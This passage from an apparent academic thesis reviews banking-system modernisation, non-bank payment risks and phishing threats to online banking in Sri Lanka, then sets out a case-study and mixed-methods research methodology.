Those who opted to implement new core-banking systems together with other sub systems and integrations may have made relatively large investments for sustainable gains to compensate costs. The arrival of new foreign and private banks with state-of-the-art technology-based services pushed other banks in Sri Lanka to move towards the latest technologies so as to retain their customer base and meet competition. Wickremasinghe (2002), observed the increasing competition in Sri Lanka's banking industry that has widened the scope of the IT infrastructure development to meet diversified demands made by numerous users. Today, customers of some banks enjoy services through Internet banking, Telebanking, Mobile telephone banking and Visa/Master Credit and Debit card facilities. The growing competition and expectations have also increased awareness amongst banks of the role and importance of technology in banking.

2.6 REVIEW OF ISSUES AND PROBLEMS

In the majority of banks and the bank systems, facets such as mounting of regulatory needs, merger activities, electronic payment and globalization has led to applications which have resulted in vertical towers of data. As there were no practical options available, a tendency in building novel applications in meeting novel requirements existed without reconfiguring the existing applications. As a result, generally, it is seen duplication of applications and interfaces, complicated point-to-point solution which are hard for maintaining, updating and low in flexibility. As the business logic is confined in silo applications, that lacked standards for integrating, the maintenance and consistency among channels created ownership costs.

Based on regulations such as Basel II, the European Union Payment Services, the Singapore Payment Systems Act, US Check 21, EU Settlement & Clearing and EU Credit for Consumers, forced changes in the manner in which payments were carried. This also opened the path for new competitors enhancing the transparency of payment systems and accelerating the embracing of standard payment protocols. The information and the choices provided through the internet, enhanced customer pressure on the banks for making faster payments, lower cost and increased level of customization, all contributed to change. Certainly, an inevitable movement towards electronic payments and invoicing exists which means that banks are required to follow to stay in business. If the banks are tempted in resisting, they will pay more for the services their competitors deliver more cheaply. Non-banks, mainly due to standardized processes for business availability made possible by SOA, are making competitive gains. The aim is not in building or purchasing new applications every time the new demands of customers or regulations arise, but to be in a position in re-configure the IT assets and to address the evolving requirements. Specific additional problems relating to non-bank and online activities in retail payments are summarized as follows.

Concentration issues: Non-bank's operational failure could result in widespread implications. If only one or a few non-banks are offering the services. Whereas, the problems relating to concentration are not explicit to the non-banks (in a single bank similar concentration could have similar impact), differences in regulation could create such risk of concentration that is less noticeable to authorities. Non-banks are not licensed, and not looked at or monitored actively.

Outsourcing issues: The entity providing the outsourcing service is responsible to comply with the oversight requirements or the regulations, but this is by another entity, normally a non-bank that the service is effectively delivered. As to whether an administrator could access directly the non-bank system and as to whether an outsourcing entity effectively could apply the requirements is dependent upon the contractual relationship among outsourcing unit and non-bank and the regulatory framework. If the responsibilities are unclear it could be problematic. The probability of such issues could be enhanced by cross-border outsourcing as clear limitations of responsibilities across varied authorities and jurisdictions might be hard to achieve.

Operational complexity issues: The existence of certain non-banks can create complexity to the retail payments by means of adding more layers to payment chain and more players. This makes the volume of nodes increased resulting in possible gaps in systems' security or other problems in the operational flow. The non-bank presence doesn't enhance security problems or the risk of operations by itself. Similar issues can occur if enhanced complexities and new layers were introduced in banks that render similar services.

Consumer protection issues: A non-bank is not subjected to appropriate liquidity and capital requirements, might not maintain adequate liquidity in honoring withdrawals of funds on a timely basis and also risk may exist that the end-users may not be in a position to access his/ her funds

Stakeholder involvement: Non-banks, specifically providers of front-end and end-to-end services, are frequently relatively novel retail payment service providers to relatively small entities, especially in the startup phases. This would result in the developing of standards, industry agreement and other arrangements not being adequately included as input by non-banks, with possible limits to the effectiveness and usefulness of the standards and related arrangements.

System security risk in next generation banking system: The cost of logging into the bank's system via a smart phone with the application, running the application in the phone, entering the PIN to the ATM, visiting the branch of a bank, payment of bills via paper cheque, transferring or emailing of personal information for banking reasons, and cheque book balancing, all amounts to time consuming activities. In the current business context with emerging technologies, organizations are increasingly relying on business for on-line systems. For the daily needs, people increasingly adopt e-commerce applications. As banks and other financial institutions require cost-efficiency, it provides fast and higher convenience in banking services online, where customers are able to carry out their activities anywhere having the accessibility to an internet connection. This has rendered both a challenge and opportunity to the tradition banking systems and also has become an expectation for the majority of the customers. Especially with online banking systems, cyber attackers utilize phishing, social engineering and malware in committing online crimes with the purpose of crimes in money transferring and identity fraud. The problem of attacking online banking is becoming a more critical issue to financial institutions and the customer base.

Each year the number of malware and phishing threats which attack customers rise. With the explanations set out above it clearly shows local banks, international banks and the community banks, are not totally safe. Due to the convenience in achieving their aims increased numbers of phishers target customers. Based on a research report on cyber-crime, the first internationally organized group for crime in 2003 lunched a large-scale phishing attack on the Commonwealth Bank of Australia customers, which is one of Australia's major banks (Sharma, 2010).

Services such as Netbank, were online bank service channels that were used in targeting the bank customers. By sending out e-mails in mass scale the attack was carried out, attempting to persuade the customers to provide their credentials. Phifer (2010) states that "According to McAfee, 95 percent of phishing e-mails pretend to be from Amazon, eBay, or banks. Targets can also be seasonal (e.g., IRS) or capitalize upon social trends (e.g., Facebook)". Techniques of social engineering are adopted in phishing e-mails in compromising recipients with stimulating or e-mail contents/ subject lines that cause fear such as loss of money, disclosure of passwords or even work from home and earn per day $200 (Nattakant Utakrit, 2008). Other commonly seen emotional and motivational e-mails consists of lottery winning greetings and 419 scam deals, tax refunds, tax fraud false accusations, people in search of curiosity, false confirmations of orders from shopping site/ online merchants, fake e-mails from banks/ financial institutions (Kessem, 2012).

All the issues outlined in this section are interconnected. As an example, concentration could highly increase the effect of a security breach or operational failures if all banking systems are affected (Internet banking, Online banking, non-bank, mobile banking and POS banking) where there is a concentration of services. Further issues of involvement of stakeholders and crime reflects a similar problem type. The relevance of this research is dependent upon the banking system types and non-banking systems types which are present in the institutional and regulatory framework and further on authority actions and mandates relative to banks.

2.7 CONCLUSION

Banks require IT and policies for the new business collaborations. An approach to banking systems is offered by SOA which is a progressive solution having low operational cost in comparison to current alternatives. The flexibility characteristic will enable banks for novel channels of payments, payment sources and targets. In supporting multiple channels of distribution, a SOA service layer enables higher flexibility for changes and higher distribution of system product due to channel and channel support. These applications are not strongly linked to the system of core-banking. SOA solutions could also allow opening of an account for several lines of products which is integrated seamlessly with several back-end systems. The advantages involve not only cost reductions but enhanced revenues and optimizing relationships with customers. SOA is considered highly revolutionary with the exploitation of the capabilities internally and also with external institutions of every kind, where banks are able to forge novel connections and support new collaboration levels for innovation. There seems no boundary to the level of system configurations and connections having advantages, with the potential in redesigning not only the business of banking but the entire economy. To move non-banks towards the next generation banking system, enables the enhancement of the interconnected global economy.

Non-banks as institutions engaged in the providing of services of retail payment, does not involve as its key business, accepting public deposits and utilizing the deposits in giving out loans. Based on the payment chain, the payment service type provided, and the relationship with the banks, non-banks could be categorized into four types; (i) providers of front-end which directly provides services to the end-users as businesses, corporates and consumers. (ii) providers of back-end service that provides banks services (iii) retail payment infrastructure operators and (iv) providers of end-to-end services which combines front-end service to the end-users along with clearance and settling services. Defined drivers for the involvement of non-banks in retail payment is inclusive of (i) trends of banks in outsourcing of payments and services related to technology (ii) changes in customer preference and payment patterns which give rise to novel payment needs and (iii) technological and other innovations in methods of payments. Additionally, to the mentioned facets driven by market trends, involvement of non-banks in the retail payment could be influenced by the regulatory environment.

As efficiency gains, non-banks are able to adopt economies of scale by the scope provided in lowering the retail payment cost. Non-banks that provide services for the front-end may be involved in competition with the banks and in enhancing end-users retail payment access through the provision of a wider range of payment selections inclusive of novel methods as, in lieu of cash person-to-person payment proximities. The competition might also go towards the enhancement of traditional systems of payments resulting in quicker or around the clock services of retail payment and reducing the end-user costs. Based on the report by Committee on Payments and Market Infrastructures (CPMI) (2014), almost 300 billion transactions of non-cash payment are handled by non-financial institutions annually and the bulk being retail payments. At higher than 5%, annually the volume of these payments has been growing in the recent years, indicating that on an average basis each individual carries out each year more than 70 cashless payments.

Based on CPMI data, systems of online banking are enhancing at a rate higher that 5% annually. Phishing is the main risk of security for online systems where phishing could be an indirect means of attacking, depended upon the target such as the customer or the online banking service. The current literature focuses on banks and the customers as the weak point in which the weaker target has higher vulnerability for the attackers. Phishers use different attacking means. One means could be a file attached to the e-mail of a customer or a pop-up window appearing along with a web page or even to a commercial/ non-commercial website with an embedded attack. As an example if an infected website is accessed by a customer such as an internet banking site, a phisher could create two files in generating a counterfeit e-mail that can be utilized in spoof e-mailing from banks and creating fraudulent webpages looking similar to that of bank’s true website. Such webpages can have attacking codes for permitting the e-mails to be sent from the spoofed page to a large address list. This provides a link directing to a malicious website that requests the users in providing their private bank information. The following chapters analyze the problems in relation to the threats to online banking systems which could result in a serious effect on the end users of banks. Varied types of cyber threats exist which can harm the user when accessing the online banking system. A unique task is actioned by every threat and where illegal activities occur. Additionally, malware or phishers adopt varied attacks in gaining access to user computers, causing the user problems, specifically when the online banking system is targeted.

Chapter 3

Research Methodology

3.0 INTRODUCTION

This chapter elaborates the development of methodology for the purpose of data collection and analysis of the collected data. The study is to focus on secondary data and the analysis. It will include data on the awareness of the banking institution users regarding phishing, the user's activities in online banking and non-banking, phishing examples, and the perception of the users with the recommended security measures offered by the bank. In addition actual attack data that is publically available will also be used for analysis.

The methodology adopted for the research study is based on both descriptive and comparative research. According to Walliman (2006) descriptive research could require either both or one method of qualitative or quantitative methods in finding "what may be the subject for the investigation". A means of descriptive data collection is the document analysis through which the researcher examines situations for the purpose of locating themes, patterns, and norms based on similar circumstances (Walliman, 2006). Mills & Bunt (2006) states that comparative analysis in research is used for searching for the similarities and the variances in general/ universal processes across varied contexts (Mills & Bunt, 2006). Walliman (2006) further states that comparative research highlights the similarities and variances among two or several cross-sectional studies which has a common issue of reliability, replicability, validity and generalizability, to give a higher social phenomenon understanding (Walliman, 2006).

Several options for collecting of secondary data are available for researchers such as surveys, reports, books, code, personal statements (persons involved with actual problem-oriented cases), standards, manuals, and varied other sources of comment on online banking issues. According to Gill (2002), the selected sample size for the study and geographical distribution has a directive effect on the researcher as to the scope of resources and how much information is required for collection. The study results could be utilized for the purpose of building theory and enhancing practice so that, as stated by Walliman (2006), "the research is more able to establish the extent to which the theory will or will not hold". The existing theoretical literature and reported practices are further useful document sources. This chapter 3 will cover the following topics.

3.1 SIMILAR STUDY REVIEW

According to Saunders et al., (2009) the approach selected for the study provides a base for the study so as to determine the means of analysis in the findings and in responding to the study question. Further Saunders et al., (2009) states that a deductive approach is adopted when the theory is established and the hypothesis is formulated and tested via the study. Saunders et al., (2009) and Collis & Hussey (2009) state that the deductive approach is generally adopted in testing existing theory, and it is generally connected with positivism perspective. Therefore, the deductive approach has the construction of a theory and hypothesis, and the design of a research strategy in testing the hypothesis through quantitative means (Saunders et al., 2009; Collis & Hussey, 2009).

Saunders et al., (2009) also elaborates the inductive approach that uses interpreting and sets forth arguments which the concept of the research cannot be generalized and deduced and hence requiring it to be reinforced through empirical data gathering. The researcher is in a position to draw a conclusion for the research carried out (Saunders et al., 2009). Bryman et al., (2007) states that in connection to the deductive approach the theories follow certain data gathering and observations that are required in building up the theory (Bryman et al., 2007). Further Saunders et al., (2009) states the researcher requires to study deep into the subject matter in gaining greater insight on the specifics of the study's context and this needs the researcher in gathering qualitative data which could be utilized in developing conclusions about the empirical evidence and hence gaining a higher level knowledge of the study context (Saunders et al., 2009).

Denzin and Lincoln (1994) states that the approach followed by the researchers adopting qualitative methods is usually inductive and is suitable in conducting an exploratory study. The researcher creates a theory or observes a pattern of meaning based on the data collected by the study. This shifts to the general from the specific, and in certain instances is referred to the bottom-up approach. Qualitative and quantitative research paradigms are generally elaborated as basic frameworks for academic social researchers, even though the difference among quantitative and qualitative approaches must be well understood. The key objective of quantitative studies are to "measure and analyze causal relationships between variables within a value-free framework" (Denzin and Lincoln, 1994).

Krauss (2005) states that the researcher based on quantitative methods, trusts the quantitative approach to help understand any phenomenon which is seen within the context (Krauss, 2005). According to Hesse Biber (2010) "For example, statistical data collected from a quantitative method can often shape interview questions for the qualitative portion of one's study" (Hesse Biber, 2010).

3.2 THEORETICAL FRAMEWORK

According to Saunders, Lewis & Thornhill (2012), the aim of a research method is the guiding of the researcher in search of the required answers. The research problem presents many questions from which the feasible one(s) require selection. An appropriate method for the research requires the researcher to consider certain aspects in the context, as stated below (Saunders, Lewis & Thornhill, 2012).

- Contribution to address the research problem
- Legitimacy in the scientific community
- Systematic procedures to be followed in conducting research.

According to Laville & Dionne (1999) a research methodology which is organized coherently enables ensuring the research thoroughness, the result reliability and an answer for the problem proposed (Laville & Dionne, 1999). Further the methodology of the research is based on several positions which are set forth by the researcher from an epistemological view point. Saunders (2012), states that researchers require to be knowledgeable of the arguments and decisions and take required action. The decisions, finally interfere the attitude of the researcher on reality and by logical consequences with the results of the research. On the other hand it is possible for the researcher in adopting a reality-observer perception for the purpose to explore, describe and explain (Saunders, 2012). Le Moigne (1994) states the researcher could focus on intervening in the reality and thereby solving the problem and in developing enhancements to the systems which are subjected to investigation. The literature differentiates these perceptions, and assigns the traditional sciences connected with the analysis and the description (Le Moigne, 1994). Others are characterized by projection and subjection (Van Aken, 2004). According to Simon (1996), in a traditional view, sciences focus on developing the knowledge of what is existing, through either analyzing existing objects and/ or discoveries (Simon, 1996). Further

Romme (2003) states that it is a role of science in enabling the understanding of systems via discoveries of principals which determines the operation, the characteristics and the results produced (Romme, 2003). Table 3.1 summarizes these positions.

Table: 3.1 Process 1 summarizes the main characteristics that differentiate natural sciences, social sciences and design science

Characteristic	Natural Sciences	Social Sciences	Design Science
Areas or fields of study	Physics, chemistry, biology	Anthropology, economics, politics, sociology, history	Medicine, engineering, IT, management
Scientific purposes	Understand complex phenomena. Discover how things are and justify why they are this way	Describe, understand and reflect on the human being and its actions	Design. Produce systems that do not yet exist. Modify existing situations to achieve better results. Focus on solving.
Research aims conducted under this paradigm	Explore, describe, explain and predict when possible	Explore, describe, explain and predict when possible	Design and prescribe. Research is oriented to problem solving

The research methodology adopted for this study was primarily case study, design science research and action research where the action research and case study means were based vitally on the standards of the traditional science. The current research study key objectives under this paradigm are exploring, describing, explaining and the prediction of phenomena of systems that exists (Romme, 2003; Van Aken, 2004). Further Romme, (2003) and Van Aken (2004) states that design science study is a means based on the paradigm of design and science, that helps with the designing of novel systems or solutions for relevant and real problems (Romme, 2003; Van Aken, 2004).

3.2.1 Definition of Case Study

Case studies are designed for mapping an example of ‘actual life’ to the broader picture (a broad trend or theory). The method of case study makes it possible for a researcher to examine closely the data within a certain context. In the majority of cases, as the study subject, the methodology of the case study focuses on a narrow geographical sector or limited volume of individuals. Case studies, investigate and explore contemporary phenomenon of real life via elaborated contextual analyzing of a narrow volume of conditions or events and the relationship among them. According to Yin (1984) methodology of case study is viewed as *"an empirical inquiry that investigates a contemporary phenomenon within its real-life context; when the boundaries between phenomenon and context are not clearly evident; and in which multiple sources of evidence are used"* (Yin, 1984:23). In certain case studies, a comprehensive longitudinal inspection of a single event or a case is adopted. The longitudinal inspection enables a systematic means to observe the events, the data collection and analysis of information and in reporting of the results through a long period time. As an example, child language development could be carried out utilizing the method of longitudinal case study. Data collection via observations being recorded in ascertaining the development of child language, and as another example, the researcher doing a case study, might study the processes of reading of a single sample over a certain time period. Hence, a case study is a unique means to observe any natural phenomenon that is in a data set (Yin, 1984). By unique it means a narrow geographical sector or narrow volume of subjects are examined in detail. In comparison to quantitative analysis where patterns of data are observed at micro level, based on the frequency with which the observed phenomenon occurs, case studies focus on data at a macro level.

3.2.2 Design of Case Study

Since the methodology of case studies has received criticism for lacking the robustness as a tool of research, the design crafting of the case study is of high importance. The researchers could either adopt a design of single case or multiple case based on the problem in question. In situations in which no other cases are available to replicate, the researcher can adopt a design for a single-case. As an example, the social study on the impact where in 1990 the Highland Towers in Kuala Lumpur were collapsed or in 2004 the tsunami impact of Acheh could be carried out adopting single case study design, in which the event is one occurrence. But the disadvantage of a single case design is the incapability of providing a generalized conclusion, particularly where there are rare events. A means to overcome the disadvantage is via triangulation of data, along with other methods in confirming the process validity. On the other hand, multiple case design could be used with events of real life which depict varied means of evidence via replicating, rather than the logic of sampling. Yin (1994) sets out that generalizing of results from a case study, either via a single design or a multiple design, is based on theory rather than on the population. Through the replication of the case via matching patterns, a technique which links several information pieces to the same case provides theoretical data (Campbell, 1975). The design of multiple cases can support and improve earlier results. It enables raising the degree of confidence of the methods for robustness where for example, a study on dyslexic children having reading issues requires several replications which could be linked with theory prior to conclusive outcomes are being generalized. Tellis (1997) states, therefore, caution in the designing of a case study as it impacts the conclusion. The following cautionary points require consideration:

- It is the only feasible means in eliciting explicit and implicit data from the subject
- It is suitable to the question of the research study
- The set procedures are followed with the appropriate application
- The scientific conventions adopted in social science is being firmly adhered
- "Chain of Evidence" either qualitative or quantitative, is being recorded systematically and archived, specifically when the main source of data of the researcher is by means of direct observation or interviews.
- The case study is connected to a theoretical framework.

3.2.3 Category of Case Study

Different categories of case studies exist and Yin (1984) identifies three groups; exploratory, descriptive and explanatory case study.

Exploratory case study helps in exploring any phenomenon of data that provides is an interest point of the researcher. As an example, a researcher carrying out an exploratory case study regarding the reading process of an individual might forward general questions as, "Does a student use any strategies when reading a text?" and "if so, how often?". The general questions raised are expected to open doors for future examining of the observed phenomenon. Therefore, in case studies pre-fieldwork and data collection on a small scale might be carried out prior to proposing the research questions and the hypothesis. Yin (1984), McDonough and McDonough (1997) states as an introduction to the study the preliminary work enables the preparation of the study framework where the pilot study is regarded as an example of exploratory case study and is vital to determine the protocol which will be utilized (Yin, 1984; McDonough and McDonough, 1997).

Descriptive case study elaborates the natural phenomena that takes place within the data under consideration, for example, what varied strategies adopted by the reader and how its utilized by the user. The researcher sets the goal so as in describing data as it occurs. McDonough and McDonough (1997) sets forth that case studies of descriptive nature might be in narrative form (McDonough and McDonough, 1997). Yin (1984) states a descriptive case example as the journalistic description on scandal of Watergate by reporters (Yin, 1984). A Researcher requiring a start with descriptive theory supporting the description of the story/ phenomenon requires external data. A descriptive case study is challenged and the failure of having external data sources gives rise to possibilities where the description will lack rigor and during the project problems can arise. An example of descriptive case study utilizing a procedure of pattern-matching was a procedure used by Pyecha (1988) on children requiring special education. Via replication eliciting of data from numerous states in USA, comparison and formulation of the hypothesis and descriptive theory was utilized in examining the scope and depth of the case study.

Explanatory case studies have data closely examined at surface and at in-depth levels for the purpose of explaining the phenomena of the data. For example, the researcher might question the reason from a student as to why in reading an inferencing strategy is used (Zaidah, 2003). Based on the data, the researcher might henceforth develop a theory and set to test the theory (McDonough and McDonough, 1997). Further, these cases are deployed for the purpose of casual studies where pattern-matching could be adopted in investigating specific phenomena in highly multivariate and complex cases. It was noted by Yin and Moore (1987) these multivariate and complex phenomena could be elaborated by three opposing theories: a social-interaction theory, a problem-solving theory and knowledge-driven theory (Yin and Moore, 1987). It is stipulated by the knowledge driven theory that finally, the results of discoveries and of ideas via basic research are commercial products and similar notions could be stated in the theory of problem-solving. However, products are derived in this theory from external means rather than through research. On the other hand the theory of social interaction, sets forth that the cause of professional networks being overlapped is by users and researchers requiring frequent communication with one another.

Other types of case studies have been stated by other researcher where for example McDonough and McDonough (1997) states that other categories are inclusive of evaluative and interpretive case studies. Through an evaluative method, the researcher goes further in adding the researcher’s judgment to the phenomena discovered in the data and in interpretive methods, the researcher focuses in interpreting the data via development of conceptual categories, either challenging or supporting the assumptions developed by them (McDonough and McDonough, 1997)

3.2.4 Principles of Case Study

A problem confronted by researchers is the selecting of a methodology for the study. Restrictions and assumptions exist as to the selection of each methodology adopted and these require evaluation. Upon identification of the research gaps through literature review and development of the study questions, the possible methods are analysed by the researcher and the method considered most useful, appropriate and effective in addressing the research question is adopted. Usually the choice is a method which addresses proposing and directing solutions. The adopting of an approach as a case study, for instance, requires addressing the research question and assessing the chances proposed issue is adequately addressed. Upon selection, to achieve the objectives of the research, the functions need to be performed with consistency.

A proposal of content and sequence for carrying out a case study can be seen in Figure 3.1.



Map the literature
Outline proposals
Define the boundaries and degree of evolution
DEFINING A THEORETICAL CONCEPTUAL STRUCURE
Select the analysing unit and contacts - Choose the means to collect and analyse data
Develop the protocol for data collection - Establish survey control means
PLANING THE CASE
Test application procedures
Check the quality of data
Make the necessary adjustments
DRIVING A PILOT TEST
COLLECTING DATA
Contact cases
Record data
Limit the researcher effects
ANALYZING DATA
Produce a narrative
Reduce data
Build panel
Identify causality
CREATING A REPORT
Draw theoretical implications
Provide structure for replication

Fig: 3.1 Content and sequence for carrying out a case study (Miguel, 2007, p. 216)

In the planning stage of a case study it is vital to select a unit of analysis, i.e., of the case/s. Yin (2013) states initially the volume of cases single or multiple (Yin, 2013) along with its pros and cons for each type are required to be established. Eisenhardt (1989) states generally four to ten cases might be adequate (Eisenhardt, 1989). Upon selecting the case, the techniques and methods for the collection of data and data analysis require to be established. In collection of data, evidence from multiple means such and document analysis, interviews, visits require to be adopted. Once data collecting techniques are decided, a research protocol is required to be established. Analyzing of data needs to be pre-planned and specifically presented in the report. Another step is performing a pilot test. This tests all the data collection instruments, the researcher assumptions and the scope of the proposed data collection.

Upon carrying out the pilot test and making modifications to the study protocol, the collection of data commences. Initially, cases require to be engaged, taking into consideration the key information required for the study. Prior to stepping into the field, it is vital to obtain a clear time estimate for the data collection and the resources to be employed. It requires data collection and recording with the use of defined instruments and preplanning. Varied advantages are offered by voice recording in enhancing the accuracy of data. However, interviewees could be inhibited. Notes, impressions and the observations are equally vital. It requires the collection to be completed when the volume of data/ information is large and/ or when it is considered that data is sufficient in addressing the study question.

Taking into consideration the different evidence sources, the researcher requires to present a general case narrative. Generally, it is required in carrying out a reduction of data so that essential data and data which has close relationship with study objectives is focused on. It also helps for moving the data to the analysis phase. If recordings of interviews are consistent, transcribing is easier, and applies to paper notes that are required to be stored in a single or in multiple electronic files. Documents need to be ordered (and digitally scanned) for easier analysis. Secondary data is to be used in this study and the organizing and indexing of each item is important in order to make the best use of the resources. The vital contribution to knowledge of the case study compared with other approaches of methodology is shown in Table 3.2.

Table: 3.2 Process 1 Types of research approaches and characteristics (*Miguel, 2012, p. 4)*

Requirements/Characteristic	Experiment	Survey	Case Study	Action Research
Presence of the researcher in data collection	Possible	Unusual Difficult	Usual	Usual
Small sample size	Possible	Unusual	Usual	Usual
Difficult to quantify variables	Possible	Possible	Possible	Possible
Perceptual measurements	Possible	Possible	Possible	Possible
The constructs are not pre-defined	Unusual	Difficult	Inappropriate	Possible
Causality is central in the analysis	Appropriate	Possible	Appropriate	Possible
Requires to build theory - answer questions such "how"	Possible	Difficult	Appropriate	Possible
Requires deep understanding of the decision making process	Difficult	Difficult	Appropriate	Possible
No active participation of the researcher	Possible	Possible	Possible	Impossible
Control over variables	Usual	Very difficult	Practically impossible	Practically impossible

3.3 ADVANTAGES OF CASE STUDY

According to Yin (1984) varied advantages exists in adopting a case study. Firstly, the data examination is generally conducted within its usage context (Yin, 1984), that is, within the condition that the activity is taken place. The case study could be of interest if for instance, a subject understands an authentic text or context. In strategic exploration the researcher utilizes, and is required to observe the subject within the environment, such as reading for leisure and reading in the classroom. Zaidah (2003) states this could contrast with the testing, for example, where it deliberately separates a phenomenon from the context, that focus on restricted volume variables (Zaidah, 2003). Secondly, differences in intrinsic terms, collective and instrumental approaches to the case enable for both qualitative and quantitative data analysis. Certain longitudinal studies on individual subjects, that rely on qualitative data gathered via journal writings provide descriptive information of behaviour. Block (1986) and Hosenfeld (1984) in contrast state that there exists case studies that search evidence from categorical and numerical responses from individual study subjects (Block, 1986; Hosenfeld, 1984). Yin (1984:25) warns researchers that they should not confuse a case study with a qualitative research and further states that "case studies can be based … entirely on quantitative evidence". Thirdly, the descriptive qualitative information generally put in a case study enable exploring or describing the data in a real-life context and further enables in the explanation of the complexities of the real-life context that might be missed out when carrying out survey or experimental research. Case studies adopted by a single subject could provide access to numerical information regarding strategies utilized and further provide access to reasons for using the strategies and data on how strategies are deployed in contrast to other strategies.

3.4 TYPE OF RESEARCH

The researcher has looked for the types of researched available which can be used for this study. However, the researcher realized that this study should contain both quantitative and qualitative data, therefore a mixed methodology is relevant to build cases.

3.4.1 Research of quantitative.

In both social and natural sciences, quantitative research is adopted for observable phenomena that is being systematically and empirically investigated through mathematical, statistical or techniques of computation. The quantitative research objective is developing and employing models of mathematics, theories and varied hypothesis relating to the phenomena. The measurement process is fundamental in quantitative research as it delivers the essential linking among the empirical observations and of the quantitative relationships in mathematical expressions. Any data in numerical form is considered as quantitative data such as percentages and other statistics. Quantitative research generally focuses on data in numerical form obtained from the study participants, and the volume of items recalled, and the reaction time can be stated as examples. Thomas (2006), defines the approach of quantitative with quantitative survey method aiming in measuring personal and demographic attributes, conditions of living, behaviours, circumstances, values, attitudes and opinions (Thomas, 2006). According to Carey (1993) and Mersdorf (2009) in quantitative research the size of the sample is much greater that that adopted in qualitative research as it is vital in ensuring that the sample can predict the population parameters. Adopting quantitative methods usually implies that collected data can be utilized for statistical analysing (Carey, 1993 and Mersdorf, 2009).

Statistical analysis is adopted by quantitative methods in measuring the data of respondents from large samples. Practically quantitative research methods are methods such as surveys, questionnaires, interrogation of current statistical databases and repositories. When researchers carry out inferential statistics and descriptive statistical measurements in finding the disbursement in the central tendency, skewness and variability statistical modelling is adopted. The focus of the quantitative components in the current study is identifying the existing degree of the gap in terms of experience of the respondent on security measures. Particularly, it is also used in evaluating the respondents' behaviours and knowledge of accessing online banking in Sri Lanka with the existing methods of authentication and in identifying the expectations with regard to the security systems required to be offered via the respondents online banking websites.

3.4.2 Research of qualitative.

Qualitative research is a broad methodology which covers varied methods of research where the aim of the research might vary based on the disciplinary context such as the psychologist that seeks in gathering an understanding in depth of the behaviour of humans and the reasons which dominate such behaviours. Qualitative methods study as to why and how of the decisions made, not only what, when where or who, but consist a robust basis in sociology fields in understanding social and government paradigms (Wikipedia, 2017). On the other hand, Qualitative research aims in *"experiences of participants and on the stated meaning they attach* *to themselves, to other people, and to their environment"* (Psychology Press Ltd, 2004). According to Sale, et al (2002) based on reality constructivism and on interpretivism, qualitative research emphasises meanings and processes (Sale, et al., 2002). Sofaer (2002) states that the utilization of methods of meticulous qualitative research could enhance the dissemination of comparative quality reports, efforts on quality enhancements and enhance data measuring quality (Sofaer, 2002). Further Sale, et al (2002) states that methods in qualitative research focus on gathering information that has no involvement in numbers and focus typically on a narrow volume of people able to provide vital information (Sale, et al., 2002). It produces a great volume of information regarding the people where techniques of qualitative studies consist of focus groups and in-depth interviews, observation of participants and case studies (Sale, et al., 2002).

Qualitative research utilizes any method such as interviews, observations, discussions with focus groups and the primary material collection consists of documents, transcripts, sketches, digital media and photographs. In the current study the focus of qualitative aspect is in gaining in-depth awareness of knowledge and perception of the users of Sri Lanka's online-banking systems security implementation and on the online-banking threats of Sri Lanka. The sample set for the study is selected based on documents from Sri Lanka state and private bank clients who utilize and/ or focus in using internet online-banking. As stated by Lanthier (2002) the focus of information collection on the client's thoughts, attitudes, behaviours for the purpose of understanding cohesively how the clients think and what is understood by them on internet-banking phishing attacks so that the entire population is represented by the sample set (Neill, 2003). Adequate secondary documentation exists for the study.

3.4.3 Research of Multimethodology.

Multi-method or multi-methodology research consists the utilization of more than a single data collection method or methodology. A research based on mixed methods is more specific as it consists of a mix of quantitative and qualitative data, methodologies, methods and/ or the paradigms of a research or set of studied that are related. It could be argued that research on mixed methods is a specific case of multi-method study. All of the approaches from academic and professional research highlight that mono-method research could be enhanced via the utilization of multiple, methods, data, perspectives, methodologies, paradigms and standpoints (Wikipedia, 2017).

